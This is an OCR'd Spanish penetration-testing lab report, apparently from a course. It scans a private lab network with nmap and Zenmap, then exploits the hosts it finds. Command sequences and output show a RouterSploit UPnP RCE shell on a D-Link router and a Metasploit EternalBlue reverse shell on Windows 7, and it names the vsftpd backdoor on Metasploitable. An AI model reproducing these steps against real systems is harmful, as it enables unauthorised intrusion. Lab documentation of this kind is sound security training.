


Figura (6.0)
En esta figura podemos observar la ip del atacante ya que necesitamos saber de clase es esta para poder realizar el escaneo en la red.(nmap)

Figura (6.1)
En esta figura podremos ver los comandos utilizados para realizar el escaneo.(nmap)

.

.




Figura (6.2)

En esta grafico podemos observar los puertos que se encuentran disponibles
Y los servicios de este ordenador alojado en la red(nmap).

Escaneo con Zenmap

Por otro lado también se realizaron las pruebas de escaneo con la herramienta Zenmap, en esta generamos los archivos del escaneo de la red como también las pruebas de balanceo para ver que no se esté ocultando ningún servicio balanceado en la red.
(Estas pruebas están disponibles en la carpeta de anexos los cuales contiene una extension xml ya que es la compatible para abrir con Zenmap para poder visualizar la topología de la red y el balance extraído).

Equipos encontrados:




Figura (6.3,6.4,6.5)

En esta grafico (6.3) podemos observar los equipos conectados a la red acompañado del grafico (6.4) el cual nos sirve para poder ver la leyenda del programa, en el segundo grafico podemos ver que no hay ningún ningún servicio

balanceado en la red, como también podemos ver el traceroute de la red.(zennmap).

Lista de equipos escaneados

En el escaneo hemos podido observar los diferentes equipos conectados a la red, a continuación, se muestran los equipos de esta "grosso modo".




Figura (6.6)
En esta grafico (6.3) podemos observar los equipos conectados a la red en formato de lista(zenmap).

Escaneo de cada equipo/puertos abiertos

Equipo 1-Router Dlink DIR-600-linux-OS

El primer equipo encontrado en la red es el router d-link el cual tiene diferentes puertos abiertos tales como.

Figura (6.7)
En esta figura podemos observar todos los puertos abiertos del equipo. (zenmap)

Equipo 2-W7

En este caso podemos observar que el equipo a atacar se trata de un Windows 7 tiene diversos puertos abiertos entre ellos tiene incluso abierto la aceptación de solicitudes de escritorio remoto.




Figura (6.8)

En esta figura podemos observar todos los puertos abiertos del equipo. (zenmap)

Equipo 3-Android

En este caso observamos que hay un equipo Android este no tiene ningún puerto abierto.




Figura (6.9)
En esta figura podemos observar todos los puertos abiertos del equipo. (zenmap)

Equipo 4-W10

Podemos observar que hay un equipo Windows 10 conectado, este tiene diversos puertos abiertos, también vemos que tiene maquinas virtuales ya que vemos que el puerto 902 y 912 esto son los utilizados para utilizar el adaptador puente del programa VMWARE, de tal manera que alguno de los sistemas de la red es posible que este virtualizado.




Figura (7.0)
En esta figura podemos observar todos los puertos abiertos del equipo. (zenmap)

Equipo 5-Metasploitable

Podemos observar que hay un equipo de tipo Linux en concreto el S.O Metasploitable, este tiene diversos puertos abiertos abiertos asociados a diferentes servicios tales como sistemas de base de datos conexiones ssh, sistemas de ficheros etc. Un gran foco de ataques si no esta bien controlado.

Escaneo Herramientas Perfil Ayuda (H)

Objetivo: 192.168.0.1/24 Perfil: Escaneo Cancelar

Comando: nma -sn --traceroute 192.168.0.1/24

Servidores Servicios

OS Servidor

192.168.0.1
192.168.0.104
192.168.0.120
192.168.0.121
192.168.0.122
192.168.0.123

Filtrar servidores

Salida Nmap | Puertos / Servidores | Topología | Detalles del servidor | Escaneos

Puerto	Protocolo	Estado	Servicio	Versión
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	
514	tcp	open	tcpwrapped	
1099	tcp	open	java-rmi	GNU Classpath grmiregistry
1524	tcp	open	bindshell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	tcp	open	vnc	VNC (protocol 3.3)
6000	tcp	open	X11	(access denied)

Figura (7.1)
En esta figura podemos observar todos los puertos abiertos del equipo. (zenmap)

Equipo 6-Wserver2012

Aquí podemos observar un ordenador de tipo W server 2012 con el puerto 7070 activado.

Escaneo Herramientas Perfil Ayuda (H)

Objetivo: 192.168.0.1/24 Perfil:

Comando: nma -sn --traceroute 192.168.0.1/24

Servidores Servicios

OS Servidor

192.168.0.1
192.168.0.104
192.168.0.120
192.168.0.121
192.168.0.122
192.168.0.123

Salida Nmap | Puertos / Servidores | Topología | Detalles del servidor | Escaneos

Puerto	Protocolo	Estado	Servicio	Versión
7070	tcp	open	realserver	

Figura (7.2)
En esta figura podemos observar el escaneo realizado de la red con los puertos abiertos.(zennmap)

1. Penetración de los sistemas CVEs/ Explotación de los sistemas de la red

La mayoría de herramientas de ciberseguridad usan un identificador CVE (Common Vulnerabilities and Exposures en inglés creado por (NIST)gobierno americano) para identificar la gran mayoría de vulnerabilidades. Los CVE son uno de los estándares para identificar una vulnerabilidad concreta. El formato usado para identificar los elementos de la lista es, **CVE-YYYY-NNNN** donde las Y indican el año de descubrimiento de la vulnerabilidad y las N el número de vulnerabilidad. Debido al aumento de vulnerabilidades descubiertas se puede ampliar el número más allá de las cuatro cifras en caso de ser necesario.Estos identificadores son muy útiles para ampliar información en bases de datos de vulnerabilidades como Kali o antiguamente Bugtraq y o para encontrar un exploit en una base de datos de exploits tales como (Metasploit Database). Esto es importante porque, por ejemplo, puede existir una vulnerabilidad que solo funciona en la versión Windows del servidor web Apache, pero no en su versión Linux, este hecho podría pasar desapercibido a un escáner automatizado de tal manera que no se tendria en cuenta.

Cabe recalcar que en este estándar se recoge información muy importante a la hora de atacar los dispositivos ya que nos facilita información tal como ;

- Una descripción detallada del CVE
- Ultimas modificaciones, fecha en la que se descubrió la vulnerabilidad
- Entrada al diccionario de vulnerabilidades.
- El grado de importancia del 0 al 10 de la vulnerabilidad, etc..

Ejemplo de un standard CVE: CVE-2020-0796




Figura (7.2)
En esta figura podemos observar como se registran las vulnerabilidades según el estándar CVE de la agencia americana NVD(National Vulnerabilitty Database).

Hacking router/ dispositivos inteligentes (IOT)

En primer lugar hemos decidido realizar un ataque de escalación de privilegios remoto a el **equipo1-Router Dlink DIR-600-linux-OS.**

Para ello hemos utilizado el programa RouterSploit, este consta de diversos sploits que vienen por defecto, también podemos añadir nuestros propios sploits al programa lo cual lo convierte en un programa bastante modular. A nivel de funcionamiento es una variación comparable a msfconsole(mestasploit).

Figura (7.3)
En esta figura podemos la pantalla principal del programa Routersploit

Una vez hecho el paso anterior se procede a entrar a la dirección del router donde nos pide el inicio de sesión en este caso no lo tenemos, de tal manera que lo hackearemos en busca de vulnerablidades




Figura (7.4)

En esta figura podemos observar la interfaz de inicio del router

Hemos elegido en este caso PWN y en este caso le pedimos que nos muestre las opciones

```
Module options:

   Name          Current settings     Description
   ----          ----------------     -----------
   vendor        any                  Vendor concerned (default: any)
   http_use      true                 Check HTTP[s] service: true/false
   http_ssl      false                HTTPS enabled: true/false
   ftp_use       true                 Check FTP[s] service: true/false
   ftp_ssl       false                FTPS enabled: true/false
   ssh_use       true                 Check SSH service: true/false
   telnet_use    true                 Check Telnet service: true/false
   snmp_use      true                 Check SNMP service: true/false
   threads       8                    Number of threads

msf (AutoPwn) >
```

Figura (7.5)
En esta figura podemos observar la interfaz de logeo del router

Procederemos a seleccionar el objetivo

```
msf (AutoPwn) > set target 192.168.0.1
```

Figura (7.6)
En esta figura podemos observar la interfaz de logeo del router

Procederemos a seleccionar el puerto del objetivo a atacar

```
msf (AutoPwn) > set http_port 8080
[+] http_port => 8080
```

Figura (7.7)
En esta figura podemos observar la interfaz de logeo del router

Ejecutaremos el programa en busca de vulnerabilidades

```
msf (AutoPwn) > run
[*] Running module scanners/autopwn...

[*] 192.168.0.1 Starting vulnerablity check...
```

Figura (7.8)
Podemos ver una instrucción del terminal

Aquí podemos observar las vulnerabilidades del dispositivo que están activas y se pueden atacar. En este caso será a través del puerto 9000 con el puerto UDP, el nombre del exploit es el mostrado en pantalla.

```
python3 /home/emmanuelmedinacoronel/HACKING 2020
 - 192.168.0.1:8080 http exploits/routers/dlink/dsl_2740r_dns_change
 - 192.168.0.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
 - 192.168.0.1:8080 http exploits/routers/dlink/dsl_2640b_dns_change
 - 192.168.0.1:8080 http exploits/routers/asus/asuswrt_lan_rce
 - 192.168.0.1:8080 http exploits/routers/billion/billion_5200w_rce
 - 192.168.0.1:8080 http exploits/routers/cisco/secure_acs_bypass
 - 192.168.0.1:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
 - 192.168.0.1:8080 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce
 - 192.168.0.1:8080 http exploits/routers/3com/officeconnect_rce
 - 192.168.0.1:8080 http exploits/routers/shuttle/915wm_dns_change

[+] 192.168.0.1 Device is vulnerable:

  Target          Port     Service        Exploit
  ------          ----     -------        -------
  192.168.0.1     1900     custom/udp     exploits/routers/dlink/dir_300_645_815_upnp_rce


[-] 192.168.0.1 Could not find default credentials
msf (AutoPwn) >
```

Figura (7.9)
Podemos ver la lista de vulnerabilidades que se pueden explotar.
Procederemos a atacar la vulnerabilidad

```
msf (AutoPwn) > use exploits/routers/dlink/dir_300_645_815_upnp_rce
```

Figura (8.0)
Seleccionamos la vulnerabilidad

Como podemos hemos exlotado la vulnerabilidad y hemos obtenido una consola de administrador desde la cual podremos realizar diferentes acciones tales como minar o obtener un control desde el exterior.

```
Module options:

  Name          Current settings     Description
  ----          ----------------     -----------
  verbosity     true                 Enable verbose output: true/false


msf (D-Link DIR-300 & DIR-645 & DIR-815 UPNP RCE) > set target 192.168.0.1
[+] target => 192.168.0.1
msf (D-Link DIR-300 & DIR-645 & DIR-815 UPNP RCE) > run
[*] Running module exploits/routers/dlink/dir_300_645_815_upnp_rce...
[+] Target seems to be vulnerable
[*] Invoking command loop...
[*] It is blind command injection, response is not available

[+] Welcome to cmd. Commands are sent to the target via the execute method.
[*] For further exploitation use 'show payloads' and 'set payload <payload> [illegible] commands.

cmd >
```

Figura (8.1)
Seleccionamos la vulnerabilidad.

Hacking sistemas Operativos Windows

En este caso utilizaremos el programa metasploit framework en concreto atacaremos la vulnerabilidad MS17-010 eternalblue SMB Remote Windows Kernel Pool corruption que afecta al servicio samba, con este conseguimos una consola del cmd de Administrador de Windows.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.0.104
rhost => 192.168.0.104
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rport 445
rport => 445
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.123:4444
[*] 192.168.0.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.104:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.104:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.104:445 - Connecting to target for exploitation.
[+] 192.168.0.104:445 - Connection established for exploitation.
[+] 192.168.0.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.104:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.104:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.0.104:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.0.104:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.0.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.104:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.104:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.104:445 - Starting non-paged pool grooming
[+] 192.168.0.104:445 - Sending SMBv2 buffers
[+] 192.168.0.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.104:445 - Sending final SMBv2 buffers.
[*] 192.168.0.104:445 - Sending last fragment of exploit packet!
[*] 192.168.0.104:445 - Receiving response from exploit packet
[+] 192.168.0.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.104:445 - Sending egg to corrupted connection.
[*] 192.168.0.104:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.0.123:4444 -> 192.168.0.104:56796) at 2020-05-22 16:41:56 +0200
[+] 192.168.0.104:445 - =-=-=-=
```

Hacking sistemas Operativos LINUX

En este caso se procedio a atacar el sistema Linux Metasploitable el cual finalmente se ha atacado la vulnerabilidad por VSFTPD en concreto la vulenrabilidad VSFTPD v2.3.4 backdoor execution
Una vez realizada la ejecución procederíamos a obtener una terminal del sistema como root desde donde se podrían llevar a cabo diferentes acciones tales como, el robo de la información, minación de criptomonedas, encriptación del sistema, etc..


